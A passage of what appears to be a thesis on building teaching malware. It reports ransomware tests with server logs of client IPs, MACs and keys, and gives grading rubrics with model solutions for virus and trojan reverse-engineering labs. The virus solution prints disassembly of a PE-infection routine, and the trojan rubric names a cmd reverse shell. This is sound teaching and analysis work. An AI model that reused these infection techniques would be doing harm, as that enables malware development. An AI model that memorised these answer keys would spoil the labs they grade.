


Figure 21: Ransomware decrypted file

If the user tries to open any Task Manager or cmd processes, they are closed immediately. The timer executed as expected. The count down works without delay. The encryption time depends on how much files the user folder contains. This program is not designed for working in real environment. There is just one thread for performing encryption. The encryption time for a real application should be reduced.

Starting encryption: 2016-09-19 23:39:46

Ending encryption: 2016-09-19 23:39:47

Figure 22 & 23: Encryption timings

This code is not focused on performance. Although with a little number of files works quickly.

Test number two was done over a server out of a NAT. There were 5 machines involved in performing this test. One acting as server and 4 different clients. The goal of this test was to proof the key management system and identification for many clients.

File name	MD5 Hash
t2_ransom.exe	21e02ae1c94bf6a2ee79a5a5de71660c

TABLE 11: TEST 2 RANSOMWARE HASH

The server used for this test corresponds to a private server. It contained the database and the server code.


Clients run a Windows 10 VMWare machine. . The IP and mac address are enumerated:
 1.-83.57.159.50, 00:0c:29:eb:bd:4e 2.- 81.35.201.15, 00:0c:29:0b:ca:93 3.- 81.43.194.254, 00:0c:29:f6:b6:f6 4.- 146.158.150.231, 00:0c:29:1e:48:ab

In the first set of images (Figure 24, 25 & 26) we can see the images used for testing the encryption along with the random pdf. This is the pdf that is used for the symmetric key encryption.




Figures 24, 25 & 26: Images used on different computers for ransomware testing

At this point the systems were unable to create any task manager or cmd process. The ransomware is copied in the startup folder. So even if the computer is rebooted the ransomware will produce the same effect again. The server meanwhile stores they key of each of them in the database,



The Figures 27, 28 & 29 show files after during the infection



Figures 30, 31 & 32: Decrypted images in test 2

It is possible to see in Figures 30, 31 32 the images placed inside the virtual machine for the test with the green window timer. Proving that, the distributed system for managing and identifying different clients works.

All systems recover normal functionality and the system was tested to provide handling multiple clients. The logs of the server provide all the necessary information about the connection of them. As showed in *figure 33*.

```
Client connected: 83.57.159.50, 00:0c:29:eb:bd:4e
Key stored: Yd725v8sYs72hZh5N+7t6pj2yy7tBBC7B9gh3Kz+4Cvf5dNDJ6DYdFPa0J70Vok4o3hmrB32bewzzxDt4nQ0Nw==
Client exited
Client connected: 83.57.159.50, 00:0c:29:eb:bd:4e
Key returned: Yd725v8sYs72hZh5N+7t6pj2yy7tBBC7B9gh3Kz+4Cvf5dNDJ6DYdFPa0J70Vok4o3hmrB32bewzzxDt4nQ0Nw==
Client exited
Client connected: 81.35.201.15, 00:0c:29:0b:ca:93
Key stored: JQa259+MEcDSHU4ypR+YR01B7HYaKWr6xUW9Up3gys+Ldsagpx0MDoHvZi3ot1qvfBBf11GGJ69hqjh1t8ojMA==
Client exited
Client connected: 81.43.194.254, 00:0c:29:f6:b6:f6
Key stored: Ktxg74F2kPvL7hpxj4xvG6ghFUNDYg7+XVvUSAR3e0WM1mItcaZ7eZ5q3Ke+BV+xDxPHJ+R12Bi6XGvW3soWx2A==
Client exited
Client connected: 146.158.150.231, 00:0c:29:1e:48:ab
Key stored: Oz/UcyfTGAcj3Fyd+NrPmDIIHcxbrIfHD/eARrN2/8JjJzXdD2JQn+grlIxtZt4gUZa0RveBi2xCMWCO/LSsuQ==
Client exited
Client connected: 81.35.201.15, 00:0c:29:0b:ca:93
Key returned: JQa259+MEcDSHU4ypR+YR01B7HYaKWr6xUW9Up3gys+Ldsagpx0MDoHvZi3ot1qvfBBf11GGJ69hqjh1t8ojMA==
Client exited
Client connected: 146.158.150.231, 00:0c:29:1e:48:ab
Key returned: Oz/UcyfTGAcj3Fyd+NrPmDIIHcxbrIfHD/eARrN2/8JjJzXdD2JQn+grlIxtZt4gUZa0RveBi2xCMWCO/LSsuQ==
Client exited
Client connected: 81.43.194.254, 00:0c:29:f6:b6:f6
Key stored: U3TgN12XxhNpZj/t3FFmYCenac1SVG3znZEEWIqdTrW7Fz/X7UrLc0HlaK3e2X54zYs+qqyKfnZYub1xL3FM+A==
Client exited
Client connected: 81.43.194.254, 00:0c:29:f6:b6:f6
Key returned: U3TgN12XxhNpZj/t3FFmYCenac1SVG3znZEEWIqdTrW7Fz/X7UrLc0HlaK3e2X54zYs+qqyKfnZYub1xL3FM+A==
Client exited
Client connected: 81.43.194.254, 00:0c:29:f6:b6:f6
Key stored: XJsl2hnWP3N4W9GZ9eStxefTKUE1ZqCoSD4zXG3qgoR1sxKpPEfYBy68bRGyvjJM1rPTypjzPIUHw9CnwbGVWA==
Client exited
Client connected: 81.43.194.254, 00:0c:29:f6:b6:f6
Key returned: XJsl2hnWP3N4W9GZ9eStxefTKUE1ZqCoSD4zXG3qgoR1sxKpPEfYBy68bRGyvjJM1rPTypjzPIUHw9CnwbGVWA==
Client exited
```

Figure 33: Logs of the server test 2 ransomware

To conclude, the ransomware works for an environment as a laboratory session. It provides full encryption and leaves a lot of network traces for performing and interesting analysis over it. Being compiled from python makes the disassembly more tedious as all the python interpreter is embedded into the executable, but it is rather for dynamic analysis purposes.

6. Solution and evaluation of labs

In this section I will provide what can be a possible perfect solution for the practical assessments as well as the evaluation system for them.

6.1 Virus

6.1.1 Virus evaluation system

The punctuation system for the virus practical laboratory is according to the accurate answer for the next questions. The questions can be punctuated in fractional numbers according to the teachers criteria.

- 1.- Hash malware sample (0.25 pnts)
- 2.- Find strings (0.25 pnts)
- 3.- NT Header info (0.5 pnts)
 - 3.1.- Timestamp for compilation date (0.25/0.5 pnts)
 - 3.2.- Subsystem of the virus (console or gui) (0.25/0.5 pnts)
- 4.- Section headers SizeOfRawData vs VirtualSize (0.5 pnts)
- 5.- Imported and Exported Functions (0.5 pnts)
- 6.- Protecting environment(0.5 pnts).
- 7.- Find the directory where the malware is searching and realize a target. (1 pnt)
- 8.- Reverse engineer the malware. (3 pnts)
 - 8.1.- Find out that malware is finding the base address for the kernel32.dll (1.5/3 pnts)
 - 8.2.- Find out that it is importing functions: CloseHandle, CreateFile, FindFirstFile, FindNextfile, ReadFileA, SetCurrentDirectory, SetFilePointer, WriteFileA. (1.5/3 pnts)
- 9.- Mention the mark in e_res[0] inside DOS header and also that is used for prevention of double infection (1 pnt)
- 10.- Related to specialData: (1.5 pnts)
 - 10.1.- Find where the original AddressOfEntryPoint is stored (0.5/1.5 pnts)
 - 10.2.- Find the number for controlling the infection (0.5/1.5 pnts)
 - 10.2.1.- Conclude maximum value for that number. (0.5/1.5 pnts)
- 11.- Mention the change of the AddressOfEntryPoint (0.5 pnts)
- 12.- Find in which section the virus replicates when infecting (0.5 pnts)

The total sum of the points is up to 10. Any more information added can supply other lacks according to teacher personal opinion.

6.1.2 Virus solution

The malware piece given is a PE32 executable for MS Windows (console) Intel 80386 32-bit architecture.

Louse.exe	
Hash (sha-1)	aa5c073f7b1c948a4d5fbbf207f9329a
Hash (md5)	34e1c3386e8339ab1f7f00075685ca0093ff140c
Size (bytes)	12.288

TABLE 12: FINGERPRINT AND DATA OF THE SAMPLE

With a first approach from the command line we are able to see the strings found inside. This can be helpful for understanding its functionality and the possible inputs of some functions as well as any output message. Moreover it can show any information as metadata. For performing this we just use the command *strings*. The most remarkable strings found were:

- 1.- *Failed to infect a file*
- 2.- *Successfully infected a file*
- 3.- *VirtualProtect failed*

All of them point to a virus malware type. As infecting, not infecting and the directory where the original output program was. It is also possible to see that this program was compiled and done through Visual Studio 2015. The name of the user account "user" does not give us any clue about who possibly developed the malware. The other found strings are not relevant and can be found in any normal Windows program. Paying special attention to string number 3. This string may indicate that the malware is trying to use the *VirtualProtectEx* function. We will solve that when seeing the imported functions.

From the **NT header** we can conclude two things. First one, the program is built for running in *windows console* without any *GUI*. Second, from the timestamp we can see when it was compiled. The date corresponding to the timestamp *576E9A5A* is the *25th* of *June* at *15:51:06* in *2016*.

For trying to guess the objective of this malware sample we go through it with the program *Dependency walker*. This program shows us the functions imported by dynamic linking. The result did not offer any new perspective about the behavior.




Figure 34: Dependency Walker view of the jumper.exe sample

The remarkable functions used in common windows malware are:

- 1.- ***IsDebuggerPresent***: This function checks if the current process is being debugged, often as part of an anti-debugging technique.
- 2.- ***QueryPerformanceCounter***: Used to retrieve the value of the hardware-based performance counter. This function is sometimes using to gather timing information as part of an anti-debugging technique.
- 3.- ***VirtualProtect***: Changes the protection on a region of memory. Malware may use this function to change a read-only section of memory to an executable.

Functions 1 and 2 are often added by the compiler and are included in many executables, so simply seeing them as imported function does not provide any reliable source of information. Bu function number 3 confirms our previous suspicious. This program tries to transform a region of memory and it has an error message to display in failure. That is the string found before.

One of the most interesting sources of information in the **PE header** is the **Sections headers**. With this we can distinguish easily if the malware is obfuscated or packed. Comparing the *VirtualSize* with the *SizeOfRawData*, if any of these techniques are applied

it will be clear because of the difference of space in memory than the one is occupying on disk.

Section	Virtual size	Size of raw data
.text	1967	1A00
.rdata	9A6	A00
.data	3F0	200
.gfids	20	200
.rsrc	1E0'	200
.reloc	170	200

TABLE 13: SIZE OF SAMPLE SECTIONS

The sizes are more or less similar in nearly all cases. With the expiation of the *.gfids* section. This section has been recently introduced by Microsoft in the *Visual Studio 2015* compiler. It's purpose is not absolutely clear yet and has not been also specified in the official documentation so we will not take it into account as an evidence of obfuscated malware. In any case the sections observed in here reveal that our previous doubts about the malware conditions are false. It is not packed or obfuscated.

Our next step is try to perform a dynamic analysis to see the behavior of the sample and drop into conclusions seeing reliable traces of what it is doing. For it I will use the Process monitor tool. This allows us to filter all the activity related to a process. In our case it was simple because the process name was the same as the name of the executable.

3:43:22.0239797	Virus.exe	5188	CreateFile	C:\Program Files	SUCCESS	Desired Access: Execute/Traverse, Synchronize, Disposition: Open, Options: Dire...
3:43:22.0240022	Virus.exe	5188	CloseFile	C:\Users\user\Documents\Visual Studio 2015\Projects\Release	SUCCESS	
3:43:22.0241128	Virus.exe	5188	CreateFile	C:\Program Files	SUCCESS	
3:43:22.0241290	Virus.exe	5188	QueryDirectory	C:\Program Files*.exe	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Option...
3:43:22.0242209	Virus.exe	5188	CreateFile	C:\Program Files\HelloWorld.exe	SUCCESS	Filter: *.exe, !.HelloWorld.exe Desired Access: Generic Read/Write, Disposition: Open, Options: Synchronous IO...
3:43:22.0244787	Virus.exe	5188	QueryEaFile	C:\Program Files\HelloWorld.exe	SUCCESS	
3:43:22.0436626	Virus.exe	5188	ReadFile	C:\Program Files\HelloWorld.exe	SUCCESS	Offset: 0, Length: 4,096, Priority: Normal
3:43:22.0437321	Virus.exe	5188	WriteFile	C:\Program Files\HelloWorld.exe	SUCCESS	Offset: 0, Length: 4,096, Priority: Normal
3:43:22.0438099	Virus.exe	5188	CloseFile	C:\Program Files\HelloWorld.exe	SUCCESS	
3:43:22.0661089	Virus.exe	5188	CreateFile	C:\Program Files\HelloWorld.exe	SUCCESS	Desired Access: Append Data/Add Subdirectory/Create Pipe Instance, Read Attr...
3:43:22.0661576	Virus.exe	5188	QueryStandardInfo	C:\Program Files\HelloWorld.exe	SUCCESS	AllocationSize: 12,288, EndOffset: 9,216, NumberOfLinks: 1, DeletePending: False...
3:43:22.0661650	Virus.exe	5188	WriteFile	C:\Program Files\HelloWorld.exe	SUCCESS	Offset: -1, Length: 6,503, Priority: Normal
3:43:22.0662601	Virus.exe	5188	CloseFile	C:\Program Files\HelloWorld.exe	SUCCESS	

Figure 35: Monitor process of the sample louse.exe

The malware is accessing to a directory and modifying one of the executables located in there. The problem is that none of the functions it is importing are able to perform this tasks. Before going to analyze the sample that this malware touched is mandatory to proceed to reverse engineer the malware to see how it is working internally. For that task a tool as *IDA pro* can be really helpful when disassembling.

After a depth analysis of the malware through reverse engineering several interesting behaviors of the malware can be explained. The malware first tries to reach the address of the Kernel32.dll. The assembly routine that performs this task is the one on the image below.

00401010	FindKernel32	proc near	EBX	768A0000	↳ kernel32.dll:768A0000
00401010	mov	ebx, large fs:30h	ECX	00000000	↳
00401017	mov	ebx, [ebx+0Ch]	EDX	00401000	↳ .text:dword_401000
0040101A	mov	ebx, [ebx+14h]	ESI	009B72EC	↳ ucrtbase.dll:009B72EC
0040101D	mov	ebx, [ebx]	EDI	009B72E8	↳ ucrtbase.dll:009B72E8
0040101F	mov	ebx, [ebx]	EBP	0014FF20	↳ Stack[00001878]:saved_fp
00401021	mov	ebx, [ebx+10h]			
00401024	mov	eax, ebx			
00401026	ret				

Figure 36: Assembly routine finding kernel32.dll address

After that it goes through the headers of the library until the table of export functions. In there by hardcoding the offsets it takes the address of the functions for performing all the operations for finding, reading, writing and closing a file. The assembly routine where it does that is clearly visible in the images below. All the names that IDA Pro assigns automatically were changed for a better vision of the analyst.

<pre>.text:004010A1 mov ecx, [ebp+kernel32AddressFunctions] .text:004010A4 mov edx, [ebp+kernel32address] .text:004010A7 add ecx, [ecx+eax] .text:004010AA mov [ebp+CloseHandleFunction], edx .text:004010AD mov eax, 4 .text:004010B2 imul ecx, eax, 0B9h .text:004010B8 mov edx, [ebp+kernel32AddressFunctions] .text:004010BB mov eax, [ebp+kernel32address] .text:004010BE add eax, [edx+ecx] .text:004010C1 mov [ebp+CreateFileFunction], eax .text:004010C4 mov ecx, 4 .text:004010C9 imul edx, ecx, 16Dh .text:004010CF mov eax, [ebp+kernel32AddressFunctions] .text:004010D2 mov ecx, [ebp+kernel32address] .text:004010D5 add ecx, [eax+edx] .text:004010D8 mov [ebp+FindFirstFileFunction], ecx .text:004010DB mov edx, 4 .text:004010E0 imul eax, edx, 17Eh .text:004010E6 mov ecx, [ebp+kernel32AddressFunctions] .text:004010E9 mov edx, [ebp+kernel32address] .text:004010EC add edx, [ecx+eax] .text:004010EF mov [ebp+FindNextFileFunction], edx</pre>	<pre>.text:004010F7 imul ecx, eax, 458h .text:004010FD mov edx, [ebp+kernel32AddressFunctions] .text:00401100 mov eax, [ebp+kernel32address] .text:00401103 add eax, [edx+ecx] .text:00401106 mov [ebp+ReadFileFunction], eax .text:00401109 mov ecx, 4 .text:0040110E imul edx, ecx, 4EFh .text:00401114 mov eax, [ebp+kernel32AddressFunctions] .text:00401117 mov ecx, [ebp+kernel32address] .text:0040111A add ecx, [eax+edx] .text:0040111D mov [ebp+SetCurrentDirectoryFunction], ecx .text:00401120 mov edx, 4 .text:00401125 imul eax, edx, 509h .text:0040112B mov ecx, [ebp+kernel32AddressFunctions] .text:0040112E mov edx, [ebp+kernel32address] .text:00401131 add edx, [ecx+eax] .text:00401134 mov [ebp+SetFilePointerFunction], edx .text:00401137 mov eax, 4 .text:0040113C imul ecx, eax, 5F4h .text:00401142 mov edx, [ebp+kernel32AddressFunctions] .text:00401145 mov eax, [ebp+kernel32address] .text:00401148 add eax, [edx+ecx] .text:0040114B mov [ebp+WriteFileFunction], eax</pre>
---	--

Figure 37 & 38: Routine storing functions addresses

With all the above “imported” functions this sample is able to manipulate any kind of file. It is also possible to see the name and address of these functions on the stack trace. These functions are: *CloseHandle*, *CreateFile*, *FindFirstFile*, *FindNextfile*, *ReadFileA*, *SetCurrentDirectory*, *SetFilePointer*, *WriteFileA*. Moreover two extra strings were found on the reversed code.

5C5C3A43h ; C:\\	78652E2Ah ; *.ex
676F7250h ; Prog	65h ; e
206D6172h ; ram	
656C6946h ; File	
5C5C73h ; s\\	

Figure 39 & 40: Hexadecimal strings inside louse.exe

This two strings were not found at first in the analysis probably because they were not included as data of the normal program. First one indicates the path where the search starts and the second one is the regular expression for searching a target executable file.

The malware even checking with a regular expression the executable files, also checks the magic number of the executable.

```

movzx  edx, word ptr [ebp+var_1C04]
cmp    edx, 5A4Dh
jz     short loc_40129B
mov    eax, [ebp+var_4]
push  eax
call   [ebp+CloseHandleFunction]

```

Figure 41: Assembly routine checking the magic number of target

If the magic number is not found, the malware will close the file and check for others in the same directory. If it is, it jumps to the next code section for starting the infection. Examining the HelloWorld.exe accessed by the sample I found the first relevant difference inside the **DOS header**. In here, the field `e_res[0]` contained the number `0xf001`. This can be seen in the reverse engineering. It is used as sanity check for controlling already infected files.

<pre> mov eax, 2 imul ecx, eax, 0 movzx edx, [ebp+ecx+var_1BE8] cmp edx, 0F001h jnz short loc_4012D8 mov eax, [ebp+var_4] push eax call [ebp+CloseHandleFunction] </pre>	<pre> loc_401314: mov ecx, 2 imul edx, ecx, 0 mov eax, 0F001h mov [ebp+edx+var_1BE8], ax mov ecx, [ebp+kerne132NTHHeader] movzx edx, word ptr [ecx+6] </pre>
---	--

Figure 42 & 43: Assembly routine checking the sanity check and writing on NT header

The first image shows how it compares the value and the second one how it is written into the **NT header** of the victim program. After that the program performs many tasks as copying himself into the target executable. Also it changes the `AddressOfEntryPoint` and point it to the address in the last section where it copies itself.

AddressOfEntryPoint	00000128	Dword	00005230	.rsrc
---------------------	----------	-------	----------	-------

Figure 44: Infected file `AddressOfEntryPoint` modified


For executing the program as it should after infection it stores the original `AddressOfEntryPoint` in the 4 bytes just before the code is copied. In memory, when disassembling is also before the code and is included in the mapping of normal code.

```
00002400 | 01 00 00 00 8E 12 40 00
```

Figure 45: Stored data of the original `AddressOfEntryPoint`

This “data” at the beginning of the code is accessed many times, in fact it increase it’s value every new infection. So the same code that is replicated one an another increase this value. The maximum number is up to five. This is possible to be seen clearly on the disassemble of the infected files.

```
mov [ebp+pointToData], eax
mov eax, 4
inul ecx, eax, 0
mov edx, [ebp+pointToData]
cmp dword ptr [edx+ecx], 5
jbe short loc_405264
xor eax, eax
jmp loc_4056F2
```



The screenshot shows the 'General registers' window of a debugger. The EAX register is highlighted with a value of 00405200. Below it, the .rsrc register is shown with a value of 00405200.

Figure 46: Routine for checking the current infections produced

At the beginning of the code it checks itself to see how much infections it has produced already. The value of the EAX register in Figure 46, is for showing the memory address where this data is stored. It corresponds to the address of Figure 47.

```
.rsrc:00405200 dd 1, 40128Eh
```

Figure 47: Stored data of the number of infections and entry point in memory

In the address displayed in Figure XX+1, the number of produced infections and the original *AddressOfEntryPoint* are stored. The entry point is not exactly the original one. This is because is summed up with the *ImageBase*. The data in the header is just for the data in the disk, once in memory is needed to add that base to arrive to the point where the code really is mapped in memory. The method will not work if *ASLR* is applied.

Due to the self-reproduction skill without targeting any outsider system, this malware sample can be classified as Virus. The methodologies applied for hiding the functionality shows the writer was skilled. However this virus is not harmful and nearly all programs nowadays will not work with this kind of infection due to *ASLR*. Moreover is essential to execute the program and the infected children with Administrator permissions for it to work. Nevertheless it is good for practicing and improving the reverse engineering skills.

6.2 Trojan

This section describes the evaluation method and an analysis of the sample that matches the requirements.

6.2.1 Trojan evaluation system

The trojan is evaluated according to the following questions that the student needs to fulfill in their document, exactly as before with the virus.

- 1.- Hash malware sample (0.25 pnts)
- 2.- Find strings (0.25 pnts)
- 3.- NT Header info (0.5 pnts)
 - 3.1.- Timestamp for compilation date (0.25/0.5 pnts)
 - 3.2.- Subsystem of the sample (console or gui) (0.25/0.5 pnts)
- 4.- Section headers SizeOfRawData vs VirtualSize (0.5 pnts)
- 5.- Imported and Exported Functions (0.75 pnts)
- 6.- Protecting environment(0.5 pnts).
- 7.- Compare the hashes of the original file to the copied field to be sure there is no change. (0.5 pnts)
- 8.- Find the registry key being modified and the new value of it and/or the load of the ws2_32.dll library.(0.5 pnts)
- 9.- Reverse engineer of the sample: (4.5 pnts)
 - 9.1.- Arguments required by the program (0.5/4 pnts)
 - 9.2.- Find the hardcoded strings and the infection routine 1. "C:\Windows\System32\tabcal.exe" 2. 'html\shell\open\command' (0.5/4)
 - 9.3.- Find out the function `findKernel32` and the functions loaded with it. `LoadLibrary`, `CreateProcess` `CloseHandle` and `GetProcAddress` (1/4 pnt)
 - 9.4.- Functions loaded from `ws2_32.dll`: `WSAStartup`, `WSASocketA` and `connect`. (0.5/4 pnt)
 - 9.5.- Host and Port trying to connect to. This can be done by different methods. (0.75/4 pnt)
 - 9.6.- Flow changes depending on success of connection. (0.5/4 pnts)
 - 9.6.- Process cmd created with socket related to it and InternetExplorer shell execution (0.75/4 pnt).
- 10.- Intercept the connection of the malware (0.75 pnts)

The total sum of the points is up to 10. Any more information added can supply other lacks according to teacher personal opinion.

6.2.2 Trojan solution

The first thing we should do with the malware sample is create a record of it. For that we take the hash of the sample and its exact size.

Trojan.exe	
Hash (sha-1)	b7434dee9d31fe66b454d899e039fffea4fc4b8b
Hash (md5)	037d491533ec844cb4fac6e60e92f89d
Size (bytes)	9.728

TABLE 14: FINGERPRINT AND DATA OF THE SAMPLE

We will use a first touch with the sample by examining the strings that it contains. For this we use the command *strings* from the terminal. This can tell us about the strings used by the code in order to identify possible behaviors. The most remarkable ones are:

- 1.- *CopyFileW*
- 2.- *RegCloseKey*
- 3.- *RegOpenKeyExW*
- 4.- *RegSetValueExW*
- 5.- *ShellExecuteW*
- 6.- *SHELL32.dll*
- 7.- *"C:\Program Files\Internet Explorer\iexplore.exe"*

It is easy to realize strings from 1 to 4 are strings of functions corresponding to the management of the windows registry key. In combination with number 7, the path to the executable, can be used for host-based signatures. However in those strings there is no windows registry specified. The fifth and sixth correspond to strings with shell execution process function and the dynamic library to it. From this information, is early for saying those are exact functions or just strings. It will be clear on the imported and exported function analysis.

From the **NT header** we can conclude two things. First one, the program is build for running in *windows console* without any *GUI*. Second, from the timestamp we can see when it was compiled. The date corresponding to the timestamp *5632D53C* is *7 September of 2016 at 1:16:01 CEST*

One of the most interesting sources of information in the **PE header** is the **Sections headers**. With this we can distinguish easily if the malware is obfuscated or packed. Comparing the *VirtualSize* with the *SizeOfRawData*, if any of these techniques are applied it will be clear because of the difference of space in memory than the one is occupying on disk.

Section	Virtual size	Size of raw data
.text	0FF3	1000
.rdata	A60	200
.data	3D4	200
.gfids	20	200

TABLE 15: SIZE OF SECTIONS SAMPLE

The sizes are easily observed to be more or less similar in nearly all cases. With the exception of the *.gfids* section. This section has been recently introduced by Microsoft in the *Visual Studio 2015* compiler. It's purpose is not absolutely clear yet and has not been also specified in the official documentation so we will not take it into account as an evidence of obfuscated malware. It is not packed or obfuscated.

For trying to analyze this malware sample we go through it with the dependency walker. This program shows us the functions imported by dynamic linking. The result clearly offered a light about the malware behavior. The first picture shows the different libraries that the malware is linked to.




Figure 48: Libraries imported by the sample

The first library is *kernel32.dll*, it contains most of the core windows api functions and is present in almost every program. The interesting fact about this library is watching which function it brings. The second one, corresponds to the windows registry key management library. *Shell32.dll* contains the functions for executing a process. And the *vruntime140.dll* is a runtime memory library function.

The important functions of *kernel32.dll* are:

PI	Ordinal ^n	Hint	Function	Entry Point
	N/A	162 (0x02A2)	CopyFileW	Not Bound
	N/A	522 (0x020A)	GetCurrentProcess	Not Bound
	N/A	523 (0x020B)	GetCurrentProcessId	Not Bound
	N/A	527 (0x020F)	GetCurrentThreadId	Not Bound
	N/A	612 (0x0264)	GetModuleFileNameW	Not Bound
	N/A	616 (0x0268)	GetModuleHandleW	Not Bound
	N/A	729 (0x02D9)	GetSystemTimeAsFileTime	Not Bound
	N/A	848 (0x0350)	InitializeStdio	Not Bound
	N/A	876 (0x036C)	IsDebuggerPresent	Not Bound
	N/A	883 (0x0373)	IsProcessorFeaturePresent	Not Bound
	N/A	1078 (0x0436)	QueryPerformanceCounter	Not Bound
	N/A	1363 (0x0553)	SetUnhandledExceptionFilter	Not Bound
	N/A	1393 (0x0571)	TerminateProcess	Not Bound
	N/A	1426 (0x0592)	UnhandledExceptionFilter	Not Bound
E	Ordinal ^n	Hint	Function	Entry Point
	1 (0x0001)	60 (0x003C)	BaseThreadInitThunk	0x000195D0
	2 (0x0002)	861 (0x035D)	InterlockedPushListSList	NTDLL.RtlInterlockedPushListSList
	3 (0x0003)	0 (0x0000)	AcquireSRWLockExclusive	NTDLL.RtlAcquireSRWLockExclusive
	4 (0x0004)	1 (0x0001)	AcquireSRWLockShared	NTDLL.RtlAcquireSRWLockShared
	5 (0x0005)	2 (0x0002)	ActivateActCtx	0x0002E890
	6 (0x0006)	3 (0x0003)	ActivateActCtxWorker	0x0002C320
	7 (0x0007)	4 (0x0004)	AddAtomA	0x0001AA90
	8 (0x0008)	5 (0x0005)	AddAtomW	0x0001AF40
	9 (0x0009)	6 (0x0006)	AddConsoleAliasA	0x00066AE0
	10 (0x000A)	7 (0x0007)	AddConsoleAliasW	0x00066C00
	11 (0x000B)	8 (0x0008)	AddDllDirectory	api-ms-win-core-libraryloader-l1-1-0.AddDllDirectory
	12 (0x000C)	9 (0x0009)	AddIntegrityLabelTEBoundaryDescriptor	0x0004E3F0
	13 (0x000D)	10 (0x000A)	AddLocalAlternateComputerNameA	0x000458A0

Figure 49: Function from kernel32.dll imported in the sample

